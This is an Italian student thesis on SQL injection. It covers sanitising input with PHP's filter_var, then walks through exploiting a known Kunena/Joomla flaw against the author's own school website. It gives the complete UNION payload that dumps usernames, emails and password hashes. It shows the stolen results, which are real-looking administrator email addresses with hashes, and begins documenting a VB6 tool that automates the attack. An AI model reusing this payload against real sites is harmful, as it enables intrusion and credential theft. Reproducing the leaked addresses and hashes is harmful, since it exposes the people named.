

GABRIELE SERRA

SQL Injection: Cos'è e come difendersi.

Introduzione all'SQL Injection



ITIS GALILEO GALILEI
Istituto Tecnico Industriale
Statale

Istituto tecnico industriale statale Galileo Galilei di Livorno

INDICE:

1. Storia del linguaggio SQL.	3
1.1 Nascita del linguaggio SQL.	3
1.2 Il linguaggio SQL oggi.	3
2. Injecting di codice SQL.	4
2.1 Cos'è un SQL injection?	4
2.2 E' davvero pericoloso un attacco?	5
2.3 Il mio server è già al sicuro.	6
3. Proteggere il proprio web Server.	7
3.1 Come posso proteggere il mio server?	7
3.2 La funzione filter_var di PHP 5.	7
3.3 Alcuni esempi di validazione/sanitizzazione	8
3.4 Filtri utilizzabili.	8
3.5 Accenni ad altri tipi di protezione.	10
4. Dalla teoria.. alla pratica.	11
4.1 Ricerca e classificazione delle vulnerabilità.	11
4.2 Modificare la query SQL a nostro piacimento	13
4.3 L'utilizzo dei -- come commento.	15
4.4 In che modo vengono stampati i dati ottenuti?	15
4.5 Il tipo di protezione che doveva essere utilizzata.	16
4.6 Risultato della SQL Injection.	17
5. Dalla pratica.. al software.	18
5.1 Sviluppo di tool che permettono l'injecting di codice.	18
5.2 Manuale delle UDT e delle funzioni utilizzate.	18
5.3 Sorgente del software: gestione di URL.	20
5.4 Sorgente del software: gestione di utenti e parsing.	23
5.5 Sorgente del software: form, eventi e richiesta HTTP.	25
5.6 Esecuzione del software e risultati.	31

1. Storia del linguaggio SQL.

1.1 Nascita del linguaggio SQL.

Il linguaggio **SQL** (**Structured Query Language**) è un linguaggio utilizzato per interrogare e creare tabelle e per modificare dati all'interno di un database. Non si tratta quindi solamente di un linguaggio di interrogazione (come suggerisce il nome) bensì di un linguaggio completo che include costrutti per la progettazione e la cancellazione di tabelle.

Il linguaggio **SEQUEL** nasce nel 1974 nei laboratori dell'IBM. Il progettista più influente è Donald Chamberlin che progetta questo linguaggio come strumento per lavorare con database relazionali. Nel 1977 venne sviluppata una seconda versione che prese il definitivo nome di SQL.

Dato il successo di questo linguaggio altre società iniziarono a sviluppare prodotti basati su di esso.

SQL inoltre divenne quasi subito lo standard per i DBMS di tipo relazionale. Venne riconosciuto dall'ANSI nel 1986 nella versione 2 sviluppata da IBM e nell'1987 venne standardizzato ISO e chiamato SQL/86.

1.2 Il linguaggio SQL oggi.

Negli anni successivi vennero realizzate altre versioni tra cui SQL/2003 il più utilizzato oggi. Attualmente e' in corso un processo di revisione del linguaggio da parte dei comitati ANSI e ISO, che dovrebbe portare alla definizione di ciò che al momento e' noto come SQL3. Le caratteristiche principali di questa nuova incarnazione di SQL dovrebbero essere la sua trasformazione in un linguaggio stand-alone (mentre ora viene usato come linguaggio ospitato in altri linguaggi) e l'introduzione di nuovi tipi di dato più complessi per permettere, ad esempio, il trattamento di dati multimediali.

2. Injecting di codice SQL.

2.1 Cos'è un SQL Injection?

L'SQL Injection è una tecnica di attacco informatico volta a colpire web app che si appoggiano su un database di tipo SQL. L'attacco consiste nell'inserire del codice malevole all'interno di una query SQL. Lo scopo di questo tipo di attacco non è solamente quello di autenticarsi con ampi privilegi in aree protette del sito, ma anche quello di rubare dati sensibili senza consenso. Inoltre è possibile alterare le varie tabelle.

Anche se possiede costrutti ed istruzioni per il controllo di flusso, il linguaggio SQL è un linguaggio dichiarativo e possiede una vulnerabilità, figlia della natura del linguaggio, che è espresso per mezzo di stringhe di testo.

Questa vulnerabilità viene sfruttata spesso da parte di hacker/cracker per effettuare attacchi di tipo intrusivo a database.

Questo tipo di attacco sfrutta la cattiva pratica di molti sviluppatori nel concatenare le stringhe destinate ad un database server. Il concatenamento non è di per sé pericoloso, anzi diventa di fondamentale utilizzo. Il problema di tale concatenamento è la mancanza di controllo sulla variabile in ingresso. Infatti nella maggior parte dei casi non viene effettuato un controllo né sulla lunghezza della stringa, né sul tipo della variabile in ingresso.

Voglio spiegare questo semplice concetto con un esempio che rende più chiara la spiegazione.

Esempio 1.

```
SELECT *
FROM impiegati
WHERE dipartimento LIKE '"' + TextBox + "%'
```

Un semplice utente che voglia ad esempio cercare un impiegato del dipartimento "Delta" causerebbe l'esecuzione della seguente query:

Esempio 2.

```
SELECT *
FROM impiegati
WHERE dipartimento LIKE 'Delta%'
```

Lo sviluppatore però non ha pensato alla sicurezza di questa query. Il concatenamento con il contenuto della TextBox può risultare estremamente pericoloso. Per sfruttare una vulnerabilità di questo tipo è sufficiente inserire dei comandi DDL/DML invece della stringa cercata.

Esempio 3.

```
' OR 'x' LIKE 'x
```

La query risultante infatti sarebbe la seguente:

Esempio 4.

```
SELECT *  
FROM impiegati  
WHERE dipartimento LIKE '' OR 'x' LIKE 'x%'
```

In questo caso quindi la clausola all'interno della WHERE risulta sempre verificata causando quindi la restituzione di tutta la tabella impiegati.

Questo è solamente l'inizio e questo tipo di attacco è multiplatforma essendo il linguaggio SQL standardizzato. Naturalmente l'hacker/cracker dovrà iniettare codice differente a seconda del database usato, ma nessuno è immune.

2.2 E' davvero pericoloso un attacco condotto tramite SQL Injection?

Fino a che punto un tipo di attacco condotto tramite "SQL Injection" è pericoloso?

Partendo dalla stessa query iniziale possiamo fare un ulteriore esempio: invece della stringa nell'esempio 3 potrebbe essere scritta nella TextBox (cioè iniettata nel database) questa stringa:

Esempio 5.

```
'; SELECT *  
FROM INFORMATION_SCHEMA.TABLES --
```

La query eseguita dal motore DBMS risulterebbe quindi:

Esempio 6.

```
SELECT *  
FROM impiegati  
WHERE dipartimento LIKE '';  
SELECT *  
FROM INFORMATION_SCHEMA.TABLES -- '
```

In questa query sono stati utilizzate tre proprietà fondamentali del linguaggio SQL.

1. Il ";" permette la dichiarazione di due distinte query all'interno di una stessa stringa.
2. Il trattino ripetuto due volte (--) permette di inserire un commento. Quindi ciò che resta nella stringa non è preso in considerazione dal motore DBMS. L'unica sicurezza proviene dal fatto che non tutti i database permettono l'uso di ";" e dei "--".
3. Terza proprietà: Nel motore MySQL (uno dei più utilizzati) esiste la tabella **INFORMATION_SCHEMA.TABLES**, contenente la lista delle varie tabelle all'interno del database. Mentre nel SQL2000 è possibile la medesima cosa con la tabella **sysobjects**.

Quindi l'esecuzione della query soprastante restituisce la lista delle varie tabelle e in questo modo è possibile ottenere la struttura completa di un database. La difficoltà di questo tipo di attacco è tra le più basse ed esistono software che consentono l'esecuzione di questo tipo di attacco anche da utenti non esperti.

Osservazione.

Naturalmente le operazioni che si possono portare a compimento sono le più svariate, compresa la cancellazione di una tabella o l'assegnamento dei privilegi di amministratore ad un utente base.

2.3 Il mio server è già al sicuro.

Prima di parlare di come si combatte l'SQL Injection è bene sfatare diversi miti. Molti webmaster credono di essere al sicuro solamente perché il loro sito non è conosciuto o non contiene dati importanti.

L'hacker molto spesso non è un criminale ma solamente una persona che ha sete di conoscenza e che trova soddisfazione nel trovare falle o vulnerabilità. Quindi anche il sito più piccolo, trovato tramite vari motori di ricerca può essere a rischio. Inoltre non sono al sicuro nemmeno le reti intranet.

Voglio chiudere questo paragrafo dicendo che la sicurezza di un sito, forum, blog ecc.. è d'obbligo per legge e un utente che riceve un danno può rivalersi sul webmaster.

3. Proteggere il proprio web Server.

3.1 Come posso proteggere il mio server?

La parola chiave per proteggersi da una SQL Injection è: **sanitizzare** o **validare**.

Ogni linguaggio infatti ha le sue funzioni di libreria per validare e sanitizzare, io prendo in considerazione come linguaggio di riferimento il **PHP** e la funzione "filter_var".

3.2 La funzione filter_var di PHP 5.

Descrizione

```
mixed filter_var ( mixed $variable [, int $filter = FILTER_DEFAULT [, mixed $options ]])
```

Parametri

\$variable

Valore da filtrare/sanitizzare

\$filter

L'ID del filtro da applicare. In seguito vedremo quelli che servono nel nostro caso

\$options

Opzioni legate al filtro utilizzato.

Valore di ritorno

La funzione ritorna la variabile sanitizzata/validata o FALSE se la funzione ha fallito.

3.3 Alcuni esempi di validazione/sanitizzazione.

Ad esempio se vogliamo controllare la validità di un campo che richiede la mail è possibile utilizzare:

Esempio 7.

```
filter_var('rossi@example.com', FILTER_VALIDATE_EMAIL);  
filter_var('rossiabc.com', FILTER_VALIDATE_EMAIL);
```

che ha come valore di ritorno "rossi@example.com" nel primo caso e FALSE nel secondo. Per validare invece un campo che richiede un intero è possibile agire in due modi:

Esempio 8.

```
filter_var($var, FILTER_SANITIZE_NUMBER_INT);
```

che rimuove dalla \$var ogni carattere escluse le cifre 0..9 e il segno +/-, o utilizzando

Esempio 9.

```
filter_var($var, FILTER_VALIDATE_INT);
```

che controlla il tipo di variabile in ingresso e ha come valore di ritorno FALSE in caso negativo.

Osservazione.

Può essere specificato nelle options anche il range di valori e/o la possibilità di valori ottali/esadecimali.

3.4 Filtri utilizzabili

Di filtri di validazione e sanitizzazione ne sono presenti anche per controllare stringhe contenenti indirizzi IP, URL, valori float ecc.

La lista completa può essere trovata su PHP.net agli indirizzi:

- <http://www.php.net/manual/en/filter.filters.sanitize.php>
- <http://www.php.net/manual/en/filter.filters.validate.php>

Listing of filters for validation

ID	Name	Options	Flags	Description
FILTER_VALIDATE_BOOLEAN	"boolean"		FILTER_NULL_ON_FAILURE	Returns TRUE for "1", "true", "on" and "yes". Returns FALSE otherwise. If FILTER_NULL_ON_FAILURE is set, FALSE is returned only for "0", "false", "off", "no", and "", and NULL is returned for all non-boolean values.
FILTER_VALIDATE_EMAIL	"validate_email"			Validates value as e-mail.
FILTER_VALIDATE_FLOAT	"float"	<i>decimal</i>	FILTER_FLAG_ALLOW_THOUSAND	Validates value as float.
FILTER_VALIDATE_INT	"int"	<i>min_range,</i> <i>max_range</i>	FILTER_FLAG_ALLOW_OCTAL, FILTER_FLAG_ALLOW_HEX	Validates value as integer, optionally from the specified range.
FILTER_VALIDATE_IP	"validate_ip"		FILTER_FLAG_IPV4, FILTER_FLAG_IPV6, FILTER_FLAG_NO_PRIV_RANGE, FILTER_FLAG_NO_RES_RANGE	Validates value as IP address, optionally only IPv4 or IPv6 or not from private or reserved ranges.
FILTER_VALIDATE_REGEXP	"validate_regexp"	<i>regexp</i>		Validates value against <i>regexp</i> , a Perl-compatible regular expression.
FILTER_VALIDATE_URL	"validate_url"		FILTER_FLAG_PATH_REQUIRED, FILTER_FLAG_QUERY_REQUIRED	Validates value as URL (according to http://www.faqs.org/rfcs/rfc2396), optionally with required components. Beware a valid URL may not specify the HTTP protocol <i>http://</i> so further validation may be required to determine the URL uses an expected protocol, e.g. <i>ssh://</i> or <i>mailto:</i> . Note that the function will only find ASCII URLs to be valid; internationalized domain names (containing non-ASCII characters) will fail.

List of filters for sanitization


ID	Name	Options	Flags	Description
FILTER_SANITIZE_EMAIL	"email"			Remove all characters except letters, digits and <code>!#\$%&'*+/-=?^_`{ }~@.[]</code> .
FILTER_SANITIZE_ENCODED	"encoded"		FILTER_FLAG_STRIP_LOW, FILTER_FLAG_STRIP_HIGH, FILTER_FLAG_ENCODE_LOW, FILTER_FLAG_ENCODE_HIGH	URL-encode string, optionally strip or encode special characters.
FILTER_SANITIZE_MAGIC_QUOTES	"magic_quotes"			Apply addslashes() .
FILTER_SANITIZE_NUMBER_FLOAT	"number_float"		FILTER_FLAG_ALLOW_FRACTION, FILTER_FLAG_ALLOW_THOUSAND, FILTER_FLAG_ALLOW_SCIENTIFIC	Remove all characters except digits, +- and optionally <code>,.eE</code> .
FILTER_SANITIZE_NUMBER_INT	"number_int"			Remove all characters except digits, plus and minus sign.
FILTER_SANITIZE_SPECIAL_CHARS	"special_chars"		FILTER_FLAG_STRIP_LOW, FILTER_FLAG_STRIP_HIGH, FILTER_FLAG_ENCODE_HIGH	HTML-escape <code>"'<>&</code> and characters with ASCII value less than 32, optionally strip or encode other special characters.
FILTER_SANITIZE_FULL_SPECIAL_CHARS	"full_special_chars"		FILTER_FLAG_NO_ENCODE_QUOTES,	Equivalent to calling htmlspecialchars() with ENT_QUOTES set. Encoding quotes can be disabled by setting FILTER_FLAG_NO_ENCODE_QUOTES. Like htmlspecialchars() , this filter is aware of the default_charset and if a sequence of bytes is detected that makes up an invalid character in the current character set then the entire string is rejected resulting in a 0-length string. When using this filter as a default filter, see the warning below about setting the default flags to 0.
FILTER_SANITIZE_STRING	"string"		FILTER_FLAG_NO_ENCODE_QUOTES, FILTER_FLAG_STRIP_LOW, FILTER_FLAG_STRIP_HIGH, FILTER_FLAG_ENCODE_LOW, FILTER_FLAG_ENCODE_HIGH, FILTER_FLAG_ENCODE_AMP	Strip tags, optionally strip or encode special characters.
FILTER_SANITIZE_STRIPPED	"stripped"			Alias of "string" filter.
FILTER_SANITIZE_URL	"url"			Remove all characters except letters, digits and <code>\$_-+.!*'(),{} \!^~[]`<>#%";/?:@&=</code> .
FILTER_UNSAFE_RAW	"unsafe_raw"		FILTER_FLAG_STRIP_LOW, FILTER_FLAG_STRIP_HIGH, FILTER_FLAG_ENCODE_LOW, FILTER_FLAG_ENCODE_HIGH, FILTER_FLAG_ENCODE_AMP	Do nothing, optionally strip or encode special characters.

3.5 Accenni ad altri tipi di protezione.

Un altro tipo di protezione, a seconda dei casi attuabile o meno, è quella di lavorare nel database con un utente con privilegi ridotti e non con l'utente root.

Infatti se la nostra applicazione web o pagina php utilizza solamente query di interrogazione senza applicare nessuna modifica è consigliabile lavorare con un utente con privilegi minimi e limitati solamente a quelli necessari.

Vi sono dei meccanismi di blocco degli accessi anche tramite Apache, facili da configurare se leggiamo il manuale d'utilizzo. In casi come questo, se tentiamo di effettuare un attacco, ci troviamo di fronte ad errori di questo tipo:



4. Dalla teoria.. alla pratica.

4.1 Ricerca e classificazione delle vulnerabilità.

In conclusione a tutto questo voglio far notare come sia facile in molti casi effettuare in attacco in situazioni reali.

Come esempio ho portato a termine un attacco al sito del nostro istituto (vedi <http://www.galileilivorno.it/>) sviluppato con Joomla. E' presente il componente "Kunena" versione 1.5.3. Questo componente permette al sito la gestione di una sorta di forum di discussione all'interno dello stesso con la classificazione e la lista dei vari utenti. La vulnerabilità è conosciuta da tempo e classificata con un punteggio di 7,5 su una scala che arriva fino a 10.

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity
1	CVE-2009-4550	89	1	Exec Code Sql	2010-01-04	2010-01-04	7.5	None	Remote	Low

Cvss Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Sql Injection
CWE ID	89

Fonte: cvedetails.com

Naturalmente CVEdetails non spiega come sfruttare la falla, ma già il fatto che il grado di complessità sia classificato come "Low" indica che scovare la vulnerabilità non è difficile.

Infatti lo script php che contiene la falla in questione è quello per la ricerca degli utenti registrati ovvero "userlist.php", naturalmente del componente Kunena.

La parte che voglio far notare è quella sottostante (il sorgente originale è stato scaricato tramite il sito dello sviluppatore):

Osservazione.

Con //.... si intende tagliare il codice sorgente togliendo le parti non importanti per lo scopo di questo documento

Sorgente *userlist.php*

```

1     $kunena_db = &JFactory::getDBO();
2
3     //.... omezzo
4
5     $search = JRequest::getVar('search', '');
6
7     //....
8
9     //Conta il numero degli utenti nel database tramite una semplice
10    //query
11    $kunena_db->setQuery("SELECT COUNT(*) FROM #__users");
12    $total_results = $kunena_db->loadResult();

```

Nella prima parte del codice sorgente un occhio meno attento non noterebbe nessun errore. Un programmatore esperto invece si accorgerebbe che la variabile `$search` viene ottenuta tramite la funzione `getVar` (API `JRequest` di Joomla) senza alcun tipo di controllo sul formato, sul tipo e sulla lunghezza. (Vedi riga 5).

Sorgente `userlist.php`

```
13 //Viene preparata la query per selezionare i vari utenti.
14 //Nel database di un sito creato con Joomla e in particolare
15 //utilizzando il componente Kunena si hanno 3 tabelle relative agli
16 //utenti: users contenute i dati principali dell'utente
17 //e fb_users contenute il numero dei post, la permanenza o meno
18 //online.
19 //La terza tabella riguarda il gruppo di appartenenza.
20 //Al componente Kunena interessano tutte le tabelle in questione, e
21 //crea una query quindi applicando una join sul campo id
22 //(Id dell'utente).
23 $query
24     = "SELECT u.id, u.name, u.username, u.usertype, u.email,
25     u.registerDate, u.lastvisitDate, fu.userid, fu.showOnline,
26     fu.group_id, fu.posts, fu.karma, fu.uhits, g.id AS gid, g.title
27     FROM #__users AS u INNER JOIN #__fb_users AS fu ON fu.userid =
28     u.id INNER JOIN #__fb_groups AS g ON g.id = fu.group_id ";
29
30 //Qui si ha la falla vera e propria!
31 //La ricerca consiste proprio nel far inserire all'utente in un campo
32 //di testo il nome dell'utente cercato
33 //senza preoccuparsi però di effettuare un controllo su quello che
34 //inserisce l'utente!!!
35
36 if ($search != "")
37 {
38 //In questo caso infatti la variabile $search può contenere un query
39 //SQL stessa che produce un output diverso da quello desiderato dallo
40 //sviluppatore e che nel nostro caso ci permetterà di ottenere i vari
41 //dati per l'accesso!
42
43 $query .= " WHERE (name LIKE '%$search%' OR username LIKE
44     '%$search%') ";
45 //.....
46
47 }
48
49 //.....
50
51 $kunena_db->setQuery($query);
```

Nella seconda parte la falla è evidente: la variabile `$search` è concatenata con la stringa contenente la condizione (**WHERE**) della query senza alcun controllo sul contenuto della variabile stessa.

4.2 Modificare la query SQL a nostro piacimento.

Come visto in precedenza è possibile utilizzare una query SQL per ottenere dati a nostro piacimento. La query originale quindi si presentava più o meno in questo modo dopo la ricerca di un utente:

Query SQL *userlist.php*

```
SELECT u.id, u.name, u.username, u.usertype, u.email, u.registerDate,
       u.lastvisitDate, fu.userid, fu.showOnline, fu.group_id, fu.posts,
       fu.karma, fu.uhits, g.id AS gid, g.title
FROM users AS u
      INNER JOIN fb_users AS fu ON fu.userid = u.id
      INNER JOIN fb_groups AS g ON g.id = fu.group_id
WHERE (name LIKE '%$search%' OR username LIKE '%$search%')
```

L'obiettivo quindi è "annullare" la condizione all'interno della **WHERE** facendola risultare sempre falsa e utilizzare una **UNION** per realizzare una seconda query di selezione che stavolta richiede i campi che interessano a noi, ovvero i dati sensibili.

Per annullare la condizione all'interno della **WHERE** utilizzo una "falsa uguaglianza".

Ad esempio:

Esempio 10.

```
WHERE ( name LIKE '%%'
       AND 1 = 2
       )
```

Infatti non mi interessa cosa viene cercato davvero, chiudo la **LIKE** subito con un carattere jolly % e annullo la condizione con la falsa uguaglianza, scrivendo banalmente $1 = 2$. La query di selezione restituisce una tabella con cardinalità 0.

In questo modo non verranno stampati dalla pagina web i dati degli utenti. Il passaggio successivo è quello di unire una query di selezione tramite la **UNION**.

L'operatore **UNION** infatti esegue l'unione di due tabelle generate da comandi **SELECT** secondo la seguente sintassi:

Sintassi **UNION**:

```
SELECT <lista_campi1>
FROM <lista_tabelle1>
[WHERE <condizione1>]

UNION

SELECT <lista_campi2>
FROM <lista_tabelle2>
[WHERE <condizione2>]
```

dove **<lista_campi1>** e **<lista_campi2>** devono essere le stesse.

Questo significa che devo scrivere una query SQL che ottiene 15 campi (come quella dello script *userlist.php*) perché la lista dei campi della query dello script PHP deve essere la stessa della lista dei campi che scriverò nella mia query.

Quindi scriviamo una query di esempio:

Esempio 11.

```
SELECT 1, 'nome',
        CONCAT(0x3a,0x21,'Injection',0x21,0x3a,username,0x3a,email,0x3a,
                usertype,0x3a,password,0x3a,0x3a,activation,0x3a),
        'Super Administrator','email','2013-06-19 08:00:00','2013-06-19
08:00:00',10,1,1,0,0,0,1,5
FROM jos_users
```

Questa query infatti seleziona 15 campi diversi dello stesso tipo di quella dello script PHP.

1. **u.id**, l'id dell'utente, è stato sostituito con 1;
2. **u.name**, il nome dell'utente, è stato sostituito con una stringa casuale;
3. **u.username**, l'username dell'utente, è stato sostituito con delle stringhe concatenate;
4. **u.usertype**, il tipo di utente, è stato sostituito con 'Super Administrator' ma avremmo potuto inserire anche 'Pippo', 'Pluto', 'Registered';
5. **u.email**, l'email dell'utente è stato sostituita con una stringa 'email' ma vale la considerazione del punto precedente;
6. **u.registerDate**, la data di registrazione, è stato sostituita con la data del primo scritto degli esami 2013;
7. **u.lastvisitDate**, vale la stessa considerazione del punto precedente;
8. **fu.userid**, è stato sostituito con un numero casuale;
9. **fu.showOnline**, è stato sostituito con un 1 (TRUE);
10. **fu.group_id**, è stato sostituito con un valore casuale;
11. **fu.posts**, è stato sostituito con un valore casuale;
12. **fu.karma**, è stato sostituito con un valore casuale;
13. **fu.uhits**, è stato sostituito con un numero casuale;
14. **g.id**, è stato sostituito con un numero casuale;
15. **g.title**, è stato sostituito con un numero casuale;

I campi della **SELECT** sono precisamente 15 e dello stesso tipo della prima **SELECT**.

Inoltre per selezionare i campi che mi servono ho utilizzato la **CONCAT** sulle varie stringhe e un separatore che mi servirà per il parse dei dati degli utenti. In ASCII equivale alla stringa `“:!Injection!”`.

I campi rimanenti ho provveduto a riempirli con dati del tipo richiesto, ad esempio le date e i vari interi.

A questo punto sorge spontanea una domanda.. Il resto della query originale è tuttora presente? E non influisce sul funzionamento?

4.3 L'utilizzo dei -- come commento.

Il linguaggio SQL permette di commentare il sorgente con due trattini (--) come abbiamo visto nella parte teorica! Aggiungiamo quindi i due trattini di commento alla nostra query che componendosi con quella scritta dello script PHP andrà a essere la seguente:

Esempio 12.

```

SELECT u.id, u.name, u.username, u.usertype, u.email, u.registerDate,
       u.lastvisitDate, fu.userid, fu.showOnline, fu.group_id, fu.posts,
       fu.karma, fu.uhits, g.id AS gid, g.title
FROM jos_users AS u
      INNER JOIN jos_fb_users AS fu ON fu.userid = u.id
      INNER JOIN jos_fb_groups AS g ON g.id = fu.group_id
WHERE (
        name LIKE '%%'
        AND 1 = 2
      )
UNION
SELECT 1, 'nome',
       CONCAT(0x3a,0x21,'Injection',0x21,0x3a,username,0x3a,email,0x3a,
             usertype,0x3a,password,0x3a,0x3a,activation,0x3a),
       'Super Administrator','email','2013-06-19 08:00:00','2013-06-19
08:00:00',10,1,1,0,0,0,1,5
FROM jos_users -- '%' OR username LIKE '%%' and 1 = 2) UNION SELECT 1,
nome, CONCAT(0x3a,username,0x3a,email,0x3a,password,0x3a,activation),
'Super Administrator','email','2013-06-19 08:00:00','2013-06-19
08:00:00',10,1,1,0,0,0,1,5 from jos_users-- '%'

```

La query finale quindi è "pronta". La condizione nella **WHERE** è annullata e quindi restituisce una tabella con cardinalità 0. Viene eseguita la query della **UNION** e la parte finale è riconosciuta dal motore come commento. A questo punto la pagina HTML stampa quello che il database restituisce, ovvero solamente quello che abbiamo specificato nella nostra query.

4.4 In che modo vengono stampati i dati ottenuti?

Il codice sorgente dello script PHP continua:

Sorgente *userlist.php*

```

52 //Nello script PHP lo sviluppatore ha provveduto al fetch dei
53 //risultati che ometto per semplicità.
54 <?php echo CKunenaLink::GetProfileLink($fbConfig, $ulrow->id,
55     $ulrow->username); ?>
56
57 //...
58 <?php
59 if ($fbConfig->userlist_group)
60 {
61     ?>
62     //....
63     <?php
64     if ($fbConfig->userlist_email) {
65         echo "...<a href=\"mailto:$ulrow->email\">$ulrow->email</a>..";
66     }
67
68     if ($fbConfig->userlist_usertype) {
69         echo "....$ulrow->usertype....";
70     }

```

Ho omesso i vari campi e fatto un esempio solo di quelli principali, che conterranno però quelli estratti con la nostra query.

4.5 Il tipo di protezione che poteva essere utilizzato.

Proteggersi in questo caso era veramente banale e realizzabile senza aggiungere alcuna riga di codice! Scordarsi controlli di questo tipo è costato caro ai programmatori di Kunena.

Infatti per evitare l'SQL injection bastava controllare la lunghezza della stringa con l'istruzione PHP *strlen* e limitarne l'inserimento ad un certo valore. L'username utilizzando Joomla infatti è limitato a 25 caratteri e il nominativo a 150.

Descrizione

```
int strlen ( string $string )
```

Parametri

\$string

La stringa di cui deve essere misurata la lunghezza.

Valori di ritorno

La lunghezza di *\$string* in caso di successo, e 0 se la *\$string* è vuota.

Addirittura era sufficiente modificare la *getVar* come ho segnalato nella prima parte del codice sorgente. Infatti nella riga di codice numero 5 dello script *userlist.php* era possibile effettuare un controllo sul tipo di variabile in ingresso.

Modificando la riga 5

Sorgente *userlist.php*

```
5 $search = JRequest::getVar('search', '');
```

con

```
5 $search = JRequest::getVar('search', '', 'GET', 'USERNAME');
```


l'attacco diveniva impossibile.

Infatti leggendo le linee guida per la programmazione sicura di Joomla si specifica con l'opzione **USERNAME** la variabile viene sanitizzata e rimossi tutti i caratteri di controllo.

Osservazione.

USERNAME:

Removes control characters (0x00 - 0x1F), 0x7F, <, >, ", ', % and &.

Fonte: [Secure coding guideline Joomla](#)

4.6 Risultato dell'SQL Injection.

A questo punto, siamo pronti a goderci il risultato.

The screenshot shows the Joomla! administrator interface. The header includes the text 'UTO TECNICO INDUSTRIALE STATALE' and a 'Login' button. Below the header, there is a navigation menu with links: 'AN.', 'ELETTRONICA', 'CHIMICA', 'ELETT.TECNICA', 'INFORMATICA', 'MECCANICA', 'SERALE', and 'HOME'. A search bar is present below the navigation menu. The main content area displays a table with the following data:

Username▼▲	Posts▼▲	Karn
!:Injection!:admin.servizio.web@galileilivorno.it:Super Administrator::bpNLGKrChaRxuSK8aoXZATJgyQ7I2miQ:::	0	
!:Injection!:tore.speranza.salvatore@galileilivorno.it:Super Administrator::1gulFDgzVAaXln7TJLrEF4UT1zdlcEV8:::	0	
!:Injection!:marta.m.nannipieri@winetrade.it:Super Administrator::I9VTDO8JaTDmfJ8JM6NdnbaiOjLwVaJd:::	0	

5. Dalla pratica.. al software.

5.1 Sviluppo di tool che permettono l'injecting di codice SQL.

Prima ho accennato a come tool o software potessero svolgere questo lavoro automaticamente, agevolando il lavoro quindi ad utenti con ben poche conoscenze di SQL, database ecc.

Dopo aver capito tutto quello che sta dietro ad una SQL Injection è davvero facile scrivere un software e quindi è quello che ho fatto. Dal sorgente si capisce perché ho utilizzato una stringa come separatore e come viene fatto il parse della pagina HTML. Il software è stato scritto in VB6 e totalmente commentato. Prima del sorgente però voglio aprire una piccola parentesi con un piccolo manuale delle funzioni e delle **UDT (User Defined Type)** scritte appositamente per l'analisi di una pagina HTML di Joomla, raccolti in 2 moduli.

5.2 Manuale delle UDT e delle funzioni utilizzate.

```
'UDT: URL
'  Struttura che contiene le varie parti di un URL, es.
'  Protocollo://Host<:porta></URI><?Query>
'
'  String: Procollo   Protocollo da utilizzare per l'accesso al server
'                  (http, ftp,..)
'  String: Host      Indirizzo del server
'                  (example.com, 192.0.43.10,..)
'  Long:  Porta      Porta remota del processo server
'                  (80, 8080, ..)
'  String: URI       Percorso che identifica la risorsa nel server
'                  (/index.html, /abc.jpg, ..)
'  String: Query     Consente di passare al server uno o più
'                  parametri (?parametro1=valore&parametro2=val2,..)
'
'-----
'EstraiURL As URL
'  Estrae da una stringa le varie parti di un URL
'
'  @parametro  String  Url string
'  @ritorna    URL     Struttura UDT di tipo URL
'
'-----
'URLEncode As String
'  Sostituisce i vari caratteri ASCII di un URL nel formato %xx
'  (esadecimale)
'
'  @parametro  String  Url string
'  @ritorna    String  Url corretto
'
'-----
'URLDecode As String
'  Sostituisce i vari caratteri %xx (esadecimali) di un URL nei formato
'  coi vari caratteri ASCII
'
'  @parametro  String  Url %xx
'  @ritorna    String  Url string
'
'-----
```

Questo primo modulo contiene una struttura UDT che rappresenta le varie parti di un URL, e una funzione per separarne le varie parti. Inoltre due funzioni rispettivamente per la scrittura degli URL con i vari caratteri speciali ASCII espressi nel formato %xx esadecimale e viceversa.

```
'UDT: Rec_User
'   Utente tipo CMS Joomla
'
'   Integer: Id           Id utente univoco Joomla
'                       (1,2,62..)
'   String:  Username    Username utente
'                       (user1, admin, abc,..)
'   String:  Password    Password dell'utente protetta tramite MD5 e
'                       SALT    (bf4d19a4b350e4a29fa102ac9860abfd,..)
'   String:  SaltPass    Salt della password dell'utente
